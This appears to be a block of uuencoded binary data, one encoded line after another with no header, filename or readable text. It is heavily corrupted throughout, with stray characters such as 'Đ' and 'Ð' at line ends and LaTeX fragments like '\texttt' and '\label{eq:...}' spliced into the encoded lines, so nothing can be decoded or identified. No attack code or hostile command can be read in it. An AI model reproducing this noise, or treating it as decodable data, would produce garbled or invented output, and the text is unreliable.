MODR\II(6TL#Z>5IVM_:>`'_MXDM[7G'>2V7O)).QRDN"/B<K6\$@;-'EU^6+-Đ $\texttt{M*O\#?6(Y//WEZR\&(_VL]^XAUU}R9-CW-T3WI0AQRQX4-\&\=ULW_0E79?.MDJ7D }$ M6LLW5OJXU8%14/9>(]5NZ(T\$+K%3%UU/>2W,%IY(+#,>D!)8'2`FTBZFUHEVÐ M%7%8V)Z%S.@@>)@OO!"@H<7%ZNBZ(3[.>*VGH.LFY(NI]]4]%^WF4!W#G,VZĐ M@+U^&WWAD1*_C2J<6I*&-M=_<J*IE!J.<:J)LXY:PZN\$I(*^PNM><IF\$#FFD MD%GWUR>R5)C4.Q17SR81)U0"5Q[Q)CG>IH>+CXRTPP?V@M6("21W9E33)`;(Đ M'P')YT\`3L]?CQ1T@MT<_R%L@[8/MCP-0\G?W2%"R\:%'03D8("-W+V*H3Y6Đ M8X,YJ8E38>@`NKP#5-CAJ(,FQ\<`7RYF@KVG"5SR!'WYDF[*]6H.Q4P.1I+)D M+3`O1!R.8+"Z<XP'>,)&^[O@FHS<\"RE'FZ'T^^?_5%T;F@OM_^<V(^8&%>>Đ $M*()3T1=-!K\7:^C*$\MX_0*`SR*K5';%6]028*CJ@[<N<Q0-+'+#!K@1\FD$ MY>(<A43'-!W3=\$S3,4W'-/V>IHR%!(9G:BO]!6+OJ\J8Z\9Q7O=F2\$*=?%/CĐ MOEE#&JK7.*P9-Z?N8X"4.\$12#"(L\$]6<<=#XQ4M0GE+;[%^:+OU8E%DJOBQ)D MX\D\5"I\$_U9()K(V631\$66(T4IDE\$M:WS1*W8<553CLO64=IU3T[4X6P=O,)D M%\$CF=1-M&=CXXL"X4N6,`?:P2M!XL*URLD8HV??/X&R[?/E+ZH*NU-Y)HQW*Đ M@,^@*Q/#EA03,4#=9CX8\!2P<7#>9IV*ILEY?\"\EF+#]@T]<"F]K7\$Q@/0"D MN+`,]^2L7E\]:%H'?7N[F''CA#T*G.PM.F>MCC;H\G?%,\VAI<!GW#8T-BMIĐ M#K#S4(0RW\!8Z&S</M\AA`%"]&_\$,B"-2!_>3:930_A_PQ8\$H"W-D-=-9_&FD M@N_E@C@P0#\$(A`LV?@<#3+F,:*@MO`318H#F-(:/>2@4BKSN]XV<87_QD.(`Đ M/VR##`,\5[H28K2[NW/^\$08`?VQ!([3!Y70M!OCXY2^N+)2GA.6"`KZ`T<P6Đ M[DE70;Z^HDB\$`4BP?FG5B1Y01`GAEAQ@@:MU;"G03"V-S3;&`VP,,-U-9J*#Đ M]O'!GX!-)/%4?R\$<VSF#`89`+8&^/V,S!YG-G0^2+`L`SV&H.)EO5B`QG;7TĐ $M?"B^??N]$SY2VH"AH1U4560\,-6RY<R40\I_^&BJ.P&5>J*W^*^-?,)D(CD)$ MT;[@1,\/E!7RZ7?G`R[RC`8@:5U2:%6F+6'8W-QX*`V:YN"HCB[JL0U<>Q0QĐ M&!Y_Q24_4)/ZP^-_S.S/U`AB`,111(D'N169''NS9&@_#+!F>;(`S&-24C@.Đ MU;_822NU,\)X].1_TW&'Z/X1?OXNG".!**_X<<#-(7MF-!]*LE?QQU'Z2AĐ M1\G_H5<8]E%Z.X'MI3'`KE#`8!^85A+]18V."OVWXOIO=.O?Q1#=B?]P3/R1Đ MQ^\$H#3O:B?\8T=\$.=.R^?\9]F1YYC1!;-:6J?'\$9-3BR&=_)[77%B]S[,\%3D M9,.&AKR%]#'QQ\0?\$W],_#'QQ\0?\$W],_)\.";^F/ACXO^[B=>`>P1%XKXRÐ M1R,9T6SQ)3?!13HE!JANQ`!/L[_=:L[(<)TW6I],W-XYK"4V.7H[C88M)>ECĐ M*@:0O(`!8&&']<6HZ["Y!JGEU<.JY,.JUYV7&*`S"#8V=5C%##9@W%U5VT?!Ð M=N)X!?[FW<,"V]6+1W2EHMFD?D5Q6#`K-6GRUQ0?UM_"ZAO17IIH#``:%?:#Đ MGL-R6E!@&&HG_0`MA5+]4<_WVMRC4'[4\[W4]RB4HWJ^%^X>!7)4#<W?IN/8Đ MX&.#CPT^-OA?-EBGXV@BOJ&1<5KP7@!Z*!\$T*4E2."6(Z^:?Z44%^^61L;-DĐ M^A*U"WK#)AE"G1>]+25JYSEU2=/>[@;T/_?8ZS8Y*R_BL?>ITJ.;=OY"16,.Đ $MI#$'$^R6UU06*V0)DV)K_0`[W5A9[Q=9H#;,\"!_Z)&[[`.,,!!H?T!@:5(D)]$ MF+Y5ON#SA`@1],,73\$S/-8*NW\$:JFL'\$)PG,M0%;(HA"-IE8AYG!_4\$T=W'_Đ $M1A9R-YM'6.7",M/(+++!(8?%\P;IS,GS.+Y.HT4(3UO-?4^U/J%2[ER)9]!GD$ M[N?+RRQ@_4+<^%R0.0:-*>R,S*TAJC:ISYYO?`^>ZU96>UV<%70?`R>57%GOĐ

MN5(JD2!@<=YLTX+B]F/%"U)#9@C/)+3>VM9YYHB*9)O2<7/L7`%!._?)XI+(Đ $MR4FM(-H71S8LNMPOW)Z#2N#OV<2?0EPZI=>)$]R3'^,<^C&EJ\-GN!96*;F+D$ M7FYC<7P0]H\$FNCS-WB9FX3X>^3510]C^2Q],LUZV1.(WL4R3^IZY4ES:X]X]D $M_{6FF/JB7(]W\4H+0=E),:[*\ON='5F^1`X/4DA\M>U\HL+HB$5UJW09P_+D$ M_>]\W4]_BD_;)"; `X/1QV%O0WA9Q<+,YAW>\AZ(Y&O(D/6A6;:R9N)F)Y\$S8Đ $MMM4^/HM@5.?J9.P;"[>5G>3-UH^(D"7J\58<`2'_2RX(><(&'8>&`I;P4FX\D)$ M4D\$U&4CT'IQ&O& KQ5/1A`X.LX@\$@ORY^*U%]F7O#Y&BBZ \<0<[ES3G,<`>Đ M1)L5D8/RX>\5)CB/H*;X7(MC4U00XVQ[WO1M#2#I1%;I,X[>;BV^8)UPZBW#Đ M`(U#X6T9E8KT)114!>6&XGA1K+W3#VZ.\$,L_C&WSJR'.+OL<''PP:K4YFI4^D $MR-+I\#K.U">>4R!\$J\1>^>TO\$=(4`YX1'N/P=E61EV*14\8BEOCS\AK\$L.RYÐ$ M:.N=Z[:T0687.09EN4[I?331"*@]4QR'.]/XV)8/QTDMJ[*@D[ADH-/^2B&WĐ M+3WTI<*N0[#*QQ;U9NY&''J:I-#,;6@)H@A>ZL>P,YJOHK2H1U#*2H3*;J.`Đ M4,6S^C+=CY06L!RJRGU#K`K9=6R>#2MJDH[09U^;H<69LT:E^2LHU3+Y.^7!D M%^6_P2UOSA*-*%Z/NG<O<9O`&:U27Q]%,C/7QE.7\')*#"_DS?#73IM[4+9.Đ M)%ML#9O2=,)]OAC(*8\$`;@(F:H['V.'4OOK]\$LIOOT0,>[_U7J^U9D5"9==5Đ M9IB+J)&??6YB7Z)QQ7.4SM(/S\$K_>FGA_CLCI-[5]@+3LEB3FX/L0`&VZ,DPĐ MJUE["1YWO*?9EN*WVK/TK1P,N'C:/,V438,SG#B)FP0HS\X;3!=\$/"&T52&MD MYCEXF[?%PW\;VG"EY+//&'OTIZ:[MFCSY^\$U#2\$5_++F;K1\TB(L?<X["`[XĐ M9[[%2+39V-FLZRDZM]T)7D6LE8A^\^9\LGHIT8DW3@B997L5@OP(M\S)I>IGD $M.]7,Q^1(4(<5*KGE4[HG\AAA3S:H]D;7<.BEN1^E%;=2]*@6(A37F.!FKN#IÐ)$ M\$E[)55K15JUN%->[#Y,6PE`_G(ORW-PFXF\:UL,C#)//S:@KBA"L;4R\$:38GĐ $\label{eq:mgou-s-2s*ex4#ffy_f34p.} $$ MGOU-S-2S*EX4#ffY_F34P.\&GOAP.C3]Q?V(J\#OX2[CZP>@9R3P,D(RX_E+D)] $$ ABOVE $$ Abo$ $MCW(.6UFF\&E:U;K^R59K,:2\&)14O$ ==9:GMY,!DBK-M^_;(-#T'ES#AQWK*2-Đ M:R?W%4N-G:Q=S"SGAJ%O-EOESD5,"-ACD^I)DRM]-M-XM!")U1T#[4Z*'!5#Đ MJ'!, $ET4E^{\]}V>D(F6M\T.(MA]*=(B/<W`]3*F5IG]\68&T7*O/0PN$1@]K^-_Ð$ $M_G)K@?_16Q";E]Q9"4;/G=NYI$.=V[MV_)PIQ;UPNN[IXEGI0H5$BQ(Z#C#D=0)PIQ;UPND[IXEGI0H5$BQ(Z#C#D=0)PIQ;UPND[IXEGI0H5$BQ(Z#C#C#D=0)PIQ;UPND[IXEGI0H5$BQ(Z#C#C#D=0)PIQ;UPND[IXEGI0H5$BQ(Z#C#C#D=0)PIQ;UPND[IXEGI0H5$BQ(Z#C#C#D=0)$ M4==]KB=!@\$XIKB[2T"LZ:C\$W8U1#T9^7)PS7]+-;S.2G(F.;&`760Z?Z"]^NÐ MAB;:K"L[D?1>(H>OYNQSODQ[(`O/H-)MCB)7:98F_>#06/9<'E'=/5M6%'E9Đ M)]]RB=>D5`_9SL/=SMO#T`:(Y'>LOTX",QPA!JC3V8MZ-23W?.B#\=R80:-KĐ M=B>7<, N-BNM0:2R?[N%EL;5&;+<6"[SF55.+V2%;+O5GFMS/J!,^4G`GUP=GD MTRJ98)]J<W>`N3Z8<;N!YNB9ZLH5UN%-&25Z.EU\V6MB^G01QYE:S@^63%'-Ð M]./^]V<_(;)R[EWQ48+O+(];R+FJ."]2!CUUB!780?-.RLHDY/&![MSLKDH8Đ $\label{eq:mr5C[1&N[*,Q\=R\#:(Q*>4PK7-\&B>Y>2:8N/7"Z`_@3RU>!8KB=I6PICULU*.D) } \\$ M<WKO[!JU.TNWW7C<R*VT"\$H"E@>M]/6?ZU8>Y!CG?A9YHA`80.S*Y#Z<.7/JĐ MOC`53X\/JVQ)!@Z%;^LK&,7._[!SGD%-K=T>#T7I':D!@H`H57J1JM*%B"B@Đ $\texttt{M=\$\$\$(M*\$\$\#`"`HJ04`2E!@0I@JAT\$`E(\$Y".@"0@09=0Q(2\$\.(Y<^ZYGIGWD)) }$ MPWGON3/WSO`AW]:L]50__:RU9^WLM>^;ND[6<_%=Z!850!0<NVRYW%HVFGB*D MOO61=*V5W-2SC9!ODE.XUZ]13SPKGQBDJ29*EDOI;[E:2`WH\$ZR[..E]A\$&.Đ M+D5-(%8W&E/>_<Y0AP/`!8]Y)5F>CH*&=VQ]`91[M](G-)"B#!P@=DXU=BZ*Đ $\texttt{MSY=H.@UG0\$9\&?[;\&VFZO\backslash[5\#Z"F1K5MA\backslash(H=_[?1,+8JW=W8E,8I>,@'^2`-D)]}$ $M_XYLOK?X)Q=KRE7B5]1#4G)2&3O\\(ZDDN)UJ@"X@*0-'NJ7+=OAT<-7(JJ+UD)$ M^NM\=&U&JU@=5C:=\I&]W9SZS*PY9B,"9;MFTNSK(2A? F66*)42KU3^?+;#Đ MLU]LE)K16;A4!+2`-YH,>[ZV8W>%ROJ,]\$QR'P[.',[916H^[%VO.@"(/RNGĐ $M8M)20,?7-O909/-5"XI55P]E#6'L%.7``B4_8C@ZH]R5[\2&8SJT7$)>)?.WD$ M&3;??!\$TW)ICE#:PJ[I^\GH)@P2\0\$3]Y'/<PMT;UM\$;RO`2WC;^.RK!`J2QĐ $\verb|M9*Q/Y9M1V0!^3WVC,7WVECZ"| GNV->& (T,S[GBMQ"Q'5\] U@NN6X6_DV76*) \\ \exists | (T,S[GBMQ"Q'5\] U \\ U \\ \exists$ $M!X";8ZU>;EV2*F.DVM=SQ\'Q4#6B1"R+@J"3QEHS'\47][WQ#SB7!,&>)7&BD$ MPABVC([+0<JHPM/5\I2\T)PXH@84I@_G=<.MW#8UP;C'>IM*-T4YB7Q<\$C5_D M]!F2(M,M`U@VGJ0T50`/>DV_AV`**PX`ZBOF1-O-*/?[/2]&=30*)/)J3^<EÐ M%F^]?Z/!T6LRN79EO<MTL'1F4+1\H,1R0'I08;_<97B`XB3/)M_;*M!D@\H!Ð $\label{eq:mass} $$M@$M-D:HXO87]?$K"`<#9@P7N6V981=\'??7H?'F*/#2HJX"B@]`.!+I9VS<5D $$$ M8C#?;AC-V]B.\$?JU:+&QER,B/DTB*CM&@^!7!^Y.#Y5X^K<DA.`'34RB\$!-CĐ M:M2\6]B+\!ALK>"-<->[05W^P8)9BJ%"X,&0C7.KEG1>\YX8].V4VC8S!41JD $MKHX,UI8AJ#HY4*WO(J^K5C/ZS90I)*=&RKR^I=!K/+F1)J=#I)0%;.RRJ;A]D$ M\:,?7WL*P2=SG.8RC(NT3.4N_C41^\C!42))(60S%J>#&6(,!"+;XCL<+"*%D MT\Z7W5_J3&[\$CJX?AP**B+-[URJTZ],7441-<Y@8#*H_NVUMS+F`?)Y(M^="Đ $\texttt{MOCW} \setminus \texttt{I} = \texttt{I\&} \texttt{[@;"U_TIS6Z/=IT0M"JS3A?GJ:H@XI$Y'/Z\$BT5(6-\[ZSX[T\$DM"]) = \texttt{IMEMOCW} \setminus \texttt{I} = \texttt{IMEMOCW} \setminus \texttt{I$ MY)O.(\$6\$@*O"A7>I3T4DJ_K#\$FE!OA9D`[ETI5-"\$Y37NM26,M[Z(?&LOE%NĐ MO%*!8;,,<Y^RWY^L;>.-\E556PU&?-&X/9=\$KD/M'_/(L&RX&GYYLOKYZK6,Đ MY&8Y-:IW@-T?`MN6SH[L%[+*#BW<*-YX7^LTX\$Q,)F+DMO9]#0A[,5I#*`^BĐ M%K]JS\94[P^_%83/DGF"Z!5#W".L8>#90,F(!ZJ-F@\.:^110X=XZD)HWL8VD

MJ1LM@PW]=FF_1ZN"XJ0';7]QQ97\[TP\=VXU@1@=-[N8:U:^%PWHPZ4JP+S;D $M\4Z?>B<$ 'WYQD[:<Z+XL87(Z5IC=T#@KE4JM<9=J $^.7$ %_93-K(5)_2Q"(1F<Đ M&@1DN;2S[J9CXN<MG>U^W:X1Y*F;:*3*0UI"0Y"]AF%2MI0E:M2L+?!%\9T7Đ M`=NYURP!T?H+?6?%"=?,W44#3UUUB\FQ8.<2B=7259WAQ[<['@-80Q:'%VV2Đ MOUMCUAL;52UZ]W=HAE/XG]:"LAW9ISC\$T9\+1\$;#)5C*>\$]!Q5P<SBJ?5S9.Đ M>DO)K#W:`^-+._W0PM&3_@=;,L,H4X302T"(KAZGE>Y_]#31;J\$)29`,9B\$.Đ MPA>?E3+ .HGI\&3]9> 9ZL(O>]% > 'ZCU^@\$*Y*P P`H\$U%)G<?`%I OG;BĐ $\label{eq:mw"JTC=/>6/U&LO/>L9R8*(`W<)X!-I)TDB.PRFU\7`.+8=O^L,_CFYJDT@LD$ $M1.)AC7/;:G+"@C,/^-3:SE0U!X#(=]-P^E[HQZX760:)MQ$4/QQ@PP['5=?#D]$ MZ7<E^@722^L`\$,[RN^F;GZ8.O[LQ(\$G#?P;Y>`#X]A6-KYM:S,7THB<C1AO7Đ $MM: <@>!3Y/O>?H`XM!X!M'/JW(#7!IW>W-_"@W;/GD/@;Y)_Q(O\+=.0GJ.S^Đ)$ M?OH!X\$FI8(QF/9%,JQG+/\$/FOC\^`"Q,P7]+5@A720(?2L%PQ'G\$^?^<4P?_Đ M; MHGPY997WOX)\T(BY[@1.AA=0JVT?C\A>PO.`'-_0;5*'@3S;LP[*]DN;_BD M>.^8KRU\P^FN.@;^E6SQ+S0_FP/T!XGU]R[RBX#:4W>"4(#0;\$?__3^<+@?^Đ $\texttt{M\&} \texttt{\colored} = \texttt{110^K\&2\$Y} \texttt{\colored} = \texttt{110^K\&2\$Y} \texttt{\colored} = \texttt{110^K\&2\$Y} \texttt{\colored} = \texttt{110^K\&2\$Y} \texttt{\colored} = \texttt{1100^K\&2\$Y} \texttt{\colored} = \texttt{1100^K~2\$Y} \texttt{\colored} = \texttt{11000^K~2\$Y} \texttt{\colored} = \texttt{11000^K~2\$Y} \texttt{\colored} = \texttt{11000^K~2\$Y} \texttt{\colored} = \texttt{11000^$ MX<W&SPC[_UAK<&[!MX\=5\B`_I%[T?_XW-&T(CG":6MX:4"\$\D.UD;^I7_`/Đ M2\$I[$<M(%&#'?W4[6_C/\,4YSZ[3_Z(_(0[789+__FL1]YV5=.Y3>PLVJN,K3D)])$ MHNB./=/(TZ,?'\$\$?>P"("@'O\:[#<0:'XIS0\$131@P62**;A?;U^AQ=)#8U_Đ MI3V%XB!'P5`DMI_27Z9YU&_?@!@Q*-V%+`'@\$F\$%UD"B;]]>!IRLA8.3ZH?Đ $M?/,JQ;2B536\64M\G_&'-E[D$"LFE\R[J;UX^W!D;0)^(UT#!,6=6/N&ZST4D]$ $\verb|M\8| F+YEV_E"JPB.8 (Y@CF".8 (Y@CF".8 (Y@CF".80P>C])>O(:ZB?_$B>>B[D) | F+YEV_E"JPB.8 (Y@CF".8 (Y@CF".8 (Y@CF".80P>C]) | F+YEV_E"JPB.8 (Y@CF".8 (Y@CF").8 ($ M@=5@BH5[%%)@6_>>*[(W:1\I?Q<;BX:)"\\$TSUVFR?;@FZCUFG[D7U@1IV6XĐ M?K%,3\%#IN`F)^/UD*0H0AM`U!MZHC"M(?54_MY-#^6X0A!VMU@]]:JWKX4:Ð $M50+F@UYH?K=V3(F2F%N+<I_MQ64C[*4X7IX9'@(S=*?$1)MI^>PR:_/I=^JAD$ $\texttt{M\#;G*.0*=[WG'\V3N<6(BVY_K>K8+^X1EL2_M!QP`3F:-*-7K3DL*L;@/8FVQD) }$ M-@R1X4:.58D!<>OT,M/%6>!)9@4SON]/V4R5<Z`%8Q<1KWC7VW3EHIMGF5['D M9KB0<C7QS9OVD87V#87#J*^N`B9F1\$8D3\$3X8?B<\939I,E.Y^0#Z-)EF<?"Đ MP^QK6<J/`U3?R,T9F@U5;@41Y#*QR+N\$Z0P+^`B*0)WF@)PM"4CP&+LS%IOFÐ M?R,R[UF_#\$\$Z\9;\B\T.VUEF`ZWILM)ZGZGBZ]*<*\KL3](C[O!)%HZ*1\$H%Đ M"F"9`7ME>R,J-)&,U<&9>8F%B,W2-(:"(9DKAB3<N+0UU"6NY2ZUBU^34JU6Đ MYAN[,7=9L91DII[T>XDEYG:?;B90FT6C3G-J:^DT,\NEL8^1SS?L;I,JB-V8Đ M8OSJ>H)XVL#I2_+&&])M[9>?=]#KTS^`WHGU&=\$P8'Z?9ZNG^-:C2KZ=.OR,Đ MGOS; P[MFE.]HPHW:6(([-PVB2[_7,M@844;DVU\G;SXBS--RXEBHW'NGFDJTĐ $\texttt{MN1}; \texttt{E}; \texttt{:S'}; \texttt{4701} = \texttt{\$Y} \# \texttt{4H-LS}, / \texttt{]} (_[. \ \texttt{5Z-H<1-HW} \ \texttt{R77}) \ \texttt{7BOKY} \ \texttt{8} \# = \texttt{TB}) > \texttt{^!}; \texttt{D}$ $M/:7\E[=].$ =X<H,*K*R\Z21H-3(HO369KJ2W!DNIK^4CQB)KW]>Q0QTOH:`\Ð M9RQZ`KE\$*1"0)I(19,%A^PNO"#>"EQW&S@1)<TVUG+/D8&9LL)]N8?_Z=93YĐ MZ\N!>K42:P_UT!VT\$Y0=-ERCE]IXM2;9Y1AS[_-2K.-:3_"@S<J^._DF#&X/Ð MQVEM>X88051Y?*I/:X1UZ&2DJUPJMR@0=]POGMN'9_*LYO(PJGBIKAXLDUXXĐ M9M_.[QE8E>I"'TIWQ10"<@.WMEY0Y.%Z!F1B:F),I\$Y4J\$YEH!)FY+X+%%)`D MI?H@OD/T!@-XOJM5"A@S\+O'5=PK.I\$1=S+Y?+N/JQYYEW(&`56;DEW9/``\Ð M8.G:PY!9L!9@(;=J-EVEE]WU56LANWZ==UEI*40BYH'LRJC3"8GRS!`7B+(OĐ M/ 1% 508F>Q\$)]4ZX*L9J5R>6[QS97+MMIMAW)\$;GW?[L6))-C=6?)<-)YP5D MU+73="0LZ#L'9-0T%1(&<@X`#]57Y;9%*FHB^.*):IG3C#)B5GK85\8X9L-9Đ MP=3<@N\84MM:J/9KAR7G^QLM7\$^FNEY#S**8C"=HQRYA/O-:RTXTRT`!@A((Đ M]/1@GI[O;M4IXJ<H.EJC>^L*QB)Z0ME!C*R;6TIP[`W=ZN%;10.N/A5&Đ $\label{eq:main_substitute} $$M\=B4<D,JZ9X@<Z(E:P">LQ']8?VP*PV2*'8>Q@&RG7>6C:),6&5)G;]JY!FD$$ M-<<8AU(8CM)KIQ>"94%#Y2N9:M\$7\$GCC)6,Q/\G'S_O'<3_;-/QW(B!K6=[Đ $MQ-U,V1,R30[$2](W$;2LY\M+!F0!6X8@1V?Z*J7,5YL>,MINIDD,(P($0',Đ))$ MUALW1HJRTJJ"DE>#?N205*@KAQ`.G\$M;)C?3/+OSLZM54"Z!U;66K-41&SW8Đ M[2UG8\$`QPQOWOJ^CW?#"I>'>(\$`TM\<52]5IY7.!WP5H[B=G[J>6.)R*V\5XĐ MJG^16'EWQ@82G7"=6B:#BF]-S6=KZZSZ%TWNYKJV!WO^\6*1&!D44]RGE\$!DĐ MY]9H9G\"_UT:G\YX=`!TQVF`[/"&P!]LC_8LG!-U>[W.]*6U_G)%=D6#2;*KĐ M>9,F!<B VT2F +;;B#[Y![@RAI?::6R14LL4[ZTS-MK1!NY4V&G% 8C:V-'TĐ MV-O,J\Z2)#[.>^:7V7<F89P:+@M:)SR=H8D'&XOC/GPF@U0^#W?3[%8\$3EDGD MWGM9G3S(,XZFAOEE_"S1]S16V]6+GEKH7(-C>0,>NW0GIEK+*SN/9>P)]W:/D M5"JNI%@.-]S/"2W`2-IJUJF,#16KWJ2<C23@YV!`A\$_:0G14P!/ER(IMR(F/D $M\$ [8=NR_K; FU-IL\#/\$B3/E74D\#+'7B\$0)N/?C(99E=8CEKXHKJ1K\$M7[LI\X7D]]$ MYQY?B*(6)CP`G&AC!G^6ZX2Y"8W,0Y8FS@R65F2>6M]:'O[H::84)#U?<[FGD M>?EAN36_^98/[=#ZG3Z>+B!2VC#!;&:KAJ=Q(<E.JS)_61["Q5>:?B*S9;BOĐ MFTHW4/+B2Y?3@<>OAK"]972.;T]`>%@V9,%Q5\$7Y`:::7L+ED!7S`/FH&`[YĐ

MC7A60XG: #AY+C6`A8Y>TGF=,6]9=1==?SJ!34M;4'_..^9>ZK[5`%S?0A;WS"Đ $M'=ZN;_4'<*;F11D.7@KO-BZRJ!74O\/<M1W+F)7U)<:_>-RB94*T.ISA1%62Ð$ M>07D22KP<;P!IPQEZ0!_`779FFB6VXK7"HS&KS2IA4_JC._6\BYM2AY#%.0ID M); MU(4MOUS: EVCIM`9.?H017U<RU=PIVV8ECVA6GEIYN\1[W;<9:R<\$F5[[ZD MYR'\$'V+U2L"%#VV*/%N*18PBY=M4<H_%^U+,^7Q2DBZ(#CAW#B->7EE5%M%%D M!XLSLTF2#U]P8M?;]OVZK2+)F)7M6(H:<80M[7OX5ZE7I1>U2Z7=SX'<2U#NÐ MX)NX%2\2#.2(N)X2O#\^"RF2CJR P7\$FWAX,+0-+,1*R[+MS6&R?T0#C63@;D M>`>5I+7:8'8Z+2F3#RNK\$'.EU&R15%[//\5B=QT-OVM2*4*D`XUCOAG[OTTWD MK1:TM;H/>UR?K75-[DZ3X]E_L?./T;(%R[HH.L8<MFW;G,.V;=NV;=NV;1MSD MV+9MW[EP]M[KM/=^O';;O>_/R=:JHJIZS\S(B,R([\O>>T'9GM1PRGT&YM.FD M[W]!*2]OW^PM5LO3T1/&J,_^]@&=`N6EI\[SSU'S6,K&4HM5F6/>\$EZB67\GĐ M<0HO&A_7WN`_(`-XOK1\$\$KA=+C1ZA^A&=9NO.FF:4FA,W3H*MD]"9Q<9NXH?Đ M+VJ^Y; (M,E-Y67\$UMR\9"B=;HRN-Q@.?O`]V[I\T=6'RCPG)R>:M_HNB`&O+Đ $M+%[,RV'8)!I"[N\,D*1/-M$-PR$('/JQ4PRP`.ANL^)'G*YTS*T)$081@"_]Ð$ MQN&]]["PH[=N/9=!*PNV,]]JK*JKG,%IJQ7FCR?EDY,QY.I5MNH?7E;A57-@Đ M17XW[TTS?@@O5#6-ZZQ+2FJ2%ZCP]4\5\$G2W'-AP/CWG6W^Y!W[W`EE\$D!?]D M__LYE/];+R7KC!\`.<09:YHNE?X)\$1U4AUT[S1!L4]YDG=K?K7=XX55B3:@9Đ M>2W!7LT(9U%;]&"<]*(ZGG>J*(Z4B4<ML8<NKJELZYK\+`L;DQ;S84=F>T8,Đ M(;MLU&Y_P`Y4;&N(`XC5D%F&YL\$+P\$ID?_/T_9*=[^K4O(OI=38M6T__;!+:Đ M(&G>RA-7EPC,X5L7UT,#2.`_&_%F4T`4?=8<BR^R%!^JBF!4EVA@!7-L'@?JĐ MH210R3H^0*MR,A(H970Y-2W0E'2CN::SD5[`AM[J,HYMH`)\U?LXKMV09.F^Đ MJVN++Y[RL4*L`TSG!PPTC`I0C5^DK_+VT/Q-D#B\$VK?)4D6J1^";/.7N##/BĐ $M^*.MVL\#/?^*/E[G^K*<U@>:M"44-B029"D@O$7U!`605J6L8_BB)T;<H5*\9_FD$ MUR;)/VR]!V\8"MFE\$]LE3]-78W?"U1%2"J"AGB#R"3X^AWC7\$8%:B[9.IS;&Đ M_JM%#,01?_P"-FZ5[LY>'Z07"1>*[O@P"T=2CL>L&">/`OIG``X=`_]VSF^^Đ MUU^HA<.J:=KY)F2),NYBH`8-LNDX8EE!R:'M`SKOL'CZU(Z+`R2?PF;DU)R<D MO+A; #FG'?Z5C"IM?KBOIC-/38B!6P.@^[<YT!1)`!ZZ6F*+#<*'3JF-N7[JVĐ MMJ']%K\]2C1ICWWC]%"\B'R&I8A9#8*7D@<=8U!?\$\'1UXY(NG\P)#85/#<D M.W66?V>:SD@7#T4ECFUEF*`5?4^MYW='SM5VL\`B.:KZH"ZN1]AEZ7U&T9<UĐ $MA!Z(IP^^{[N]}D^{N})$ [P"5Z(MMCY<WII#8MP,KI=^QS9-U;('3GD^V*#(1<N:=;*P*EJD) MUNJ!+R*9*MS1:JII2+J?8W&S]YO(W##6ZI:/B'UYL&.GW6N<D_.%J9@CN6PRĐ M5_30P0.UUMOD=F?+`F\$&^?:WICM9FP_;%5Q<#!A#VT\$9R^KI^\IST8*0OA##D M2\$*(J`ETU9_>H0K^*>N-^:X3'585^K+P*`&&(R%:6EPPM74%Y2@%T6-V7/-QĐ MX!-+!W"6WMMS\>T711AS1'YDU`NLBMUD&B:803*8!Z<9*64#RKU\$^=Z>I^8.Đ M))%B8=4U[LY4+L-]D^9YDEB9MC4F"3U&H("JKAZ(\$5;_E5X`3_&];A,WYGC8Đ $\texttt{M?"JIVX}; \texttt{Z\$!7.=5+@\$+)V=-M^\2HZ9\#?A7/D(SLP'V\&A[CQ5\$F<DIVK?-H\$=(D)) }$ MQWYNSH_EY:=`V%)GZV(LMZOM-2%&&2B(0GEBHP!P2%"CW[_/NQPEFB60S1ZDĐ $MSS9; %>Q3F9NX:= /U]:Z]H"21R<T,<:!:N"JY:*?-"?53M!0E\?QH3OA.P&\D$ M'8>%G;ULN_!0\PP8,L,(TD:W7*W9O^R%J_=%BS6HV(&'VC`.[^1!W#9/\$Q=3Ð MT#HCGM=_TVGH72LGC50P-,?JY^2Y5G9D75B7:\$0,AP4,K31LV-G[S]38JR_7Đ M:TW[`H^@J<6GI=BWOHJ=NM^<J3COO('Z;KCQ/EK(&QW&+5C0I+5V%#>AV;UAĐ M#M&@MVEOV*A%9XYJM6/3.GA^J*KK:%9N#SDI8IMUYGHDDW'R*\$T"+IK:ZO"&Đ MJ9:KM\$5XI1!&O=7PVPP7=0`GMGA!YP1."L9.Y?[)[V[/H`HK"- GF^MLY\$`]Đ M5=+3B[U1:MFYH..]./@!,!]5TZ'HD%2OCIRHMPVO@[!R[*#-^;+\$M+@7F[>9Đ $\texttt{M:}_> @\$1'O7 = \texttt{I91SI[=IGY\#E5U^@CM:}\$+\K="_!<'OY]*N=4`VW\;\texttt{IK3"-L>[YD]}$ MAB\$/H2RN2KT&`)MSW'\$#)7GBYH,A*II@@GU25;W3;:F1\$<%4S\$9JI5CX\Z"6Đ $M*R]=*OI=SU/0/CU9#)^5I#L12\/;UIN,K(@PJ8OTE>_AX(A%+O@U*\K^6)4:D$ M_^+]_'E:T!HSRM5*O?']A/N;QXE27.70Z?%O-H-!X@F%FI"*D829&3\W*RCQĐ M1)%UU)V4O:8[\$DW)W=2=B*`BTKM?^(A\DS\J?4&[+X@`X&KZWO]6<C?_&OXLĐ M*_"#^V>_N!J^]KZ4Y'E`_[,F.<#_J?A_*OZ?BO_W*T(FGJYK+VVZNF):9ZTPÐ $\texttt{M?(T7^*:NOG(J-5?K\ZWA9S\&7:]033J0;WXK?W2+(A\[\#0*23R>=8Z9K9NTF6D) }$ MUN19BTN)C.Z8OZ+K"E`&>65YEY@N@NU_*,/ROW68N[JNN_&]\Y51^CSS]GJ/Đ M-O4#T%.?T?IO9<.<2;E%)*V![Y@5^;'CVP:)\@A"\T'S&^<?OSB08**CJZN\$Đ M#HO@*WYYVX\$@RWT3P^V3)6QCR!7%C9P.@JCS@U9LGF9(GP^U>A@G7<"]U]-TD ML,Z4B"++R @"E*A;NN\$R80UB\$:!3*B'\$%K-B46EZO;'.CN9T\$D'E @U&PK>!Đ MK^%>_S35N+7U27A!!GA1=`@&#B"P9Z`P"I5#SC#)[7-8%(:3-[<:=@!-'+POÐ $MY>R_{[RL->X7@)Z40,3?=K@G2H8^<PAV)/GO\\00,_G_R3#W@F/`_?,'[LP;PD]$ M?\K_LX7?R4G?T,S82%?\$W,K8D<[<6M_TKQ`QMS\$RMS'5578T=M`5M[%S=M(UD MM]&5-K:V=7"GM;,Q_?^M#_J_A969^9^2C97EGY*>D?E_239F)A8`!@9F)@86Đ M%@;&?_S.R,C*2`^`3___S)#_LS@[.ND[X.,#&-LXF!O:_G_[^]I)B;_;RCTĐ M_VX)EY,1A8'\$A/S[\$49<3\$@!`.!7,P``X#0XZ#^._@ZT^_L.Z*@@*@!0\P?[Đ

